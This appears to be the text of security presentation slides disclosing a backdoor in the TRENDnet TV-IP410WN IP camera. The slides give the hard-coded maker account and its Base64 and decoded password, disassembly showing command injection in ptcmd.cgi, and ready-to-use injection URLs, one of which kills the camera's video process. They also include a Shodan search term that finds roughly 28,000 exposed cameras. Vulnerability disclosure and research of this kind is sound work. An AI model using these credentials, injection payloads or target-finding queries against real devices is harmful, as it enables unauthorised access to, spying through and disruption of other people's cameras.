
So Basically...

- ❖ I'm in your network.
- ❖ I can see you.
- ❖ And I'm root.

Let's Turn This...



...Into This.



Trendnet TV-IP410WN



Has a Backdoor Account

```
admin=Basic YWRtaW46YWRtaW4=  
maker=Basic cHJvZHVjdG1ha2Vy0mZ0dnNiYW5uZWRjb2Rl
```

productmaker:ftvsbannedcode

That Can Access These Files

```
eve@eve:~/Projects/firmware/tvip410wn/minix/server/cgi-bin/cgi/maker$ ls  
finish.cgi  firmwareupgrade.cgi  ptcmd.cgi  ptctrl.cgi  unittest.cgi
```



Which Have Command Injection

```
BL      getValIdx
MOV     R3, R0
CMN     R3, #1
LDR     R0, =cmdbuf      ; s
MOV     R1, #0x200       ; maxlen
LDR     R2, =aSbinPtctrlS ; "/sbin/ptctrl %s"
LDMLEFD SP!, {R4,PC}
```



```
LDR     R0, =cmdbuf      ; command
BL      system
```



That Can Be Trivially Exploited

- ❖ `http://192.168.1.101/cgi/maker/ptcmd.cgi?cmd=;ls`
- ❖ `system("/sbin/ptctrl ;ls")`

By Anyone, Anywhere

```
ptctrl [-v/h] -system=HVal    //set system parameter
ptctrl [-v/h] -actpos         //get actually position
ptctrl [-v/h] -maxpos         //get maximum position value
ptctrl [-v/h] -minpos         //get minimum position value
401.html
403.html
404.html
413.html
414.html
camsvr
camsvr.ini
cgi-bin
digits.bmp
event.ini
httpd
httpd.ini
httpd.ini.anony
httpd.ini.normal
ipfilter.ini
motion.ini
notify
pppoe.txt
profile.ini
pt.ini
rinbuf
schedule.ini
server.ini
url.ini
usr.ini
video.ini
xver.ini
```



What's Old is New Again

- ❖ Vulnerability first published in 2011
 - ❖ Report did not mention any specific devices
 - ❖ Everyone ignored it...


Shodan Dork

Results 1 - 10 of about 28394 for netcam

Admin's Video Feed



mjpg.cgi



379	root	684	S	mjpg.cgi
380	root	1396	S	./camsvr
381	root	452	S	./httpd 80

Killing mjpg.cgi

- ❖ [http://192.168.1.101/cgi/maker/ptcmd.cgi?cmd=;kill\\$IFS-9\\$IFS379](http://192.168.1.101/cgi/maker/ptcmd.cgi?cmd=;kill$IFS-9$IFS379)

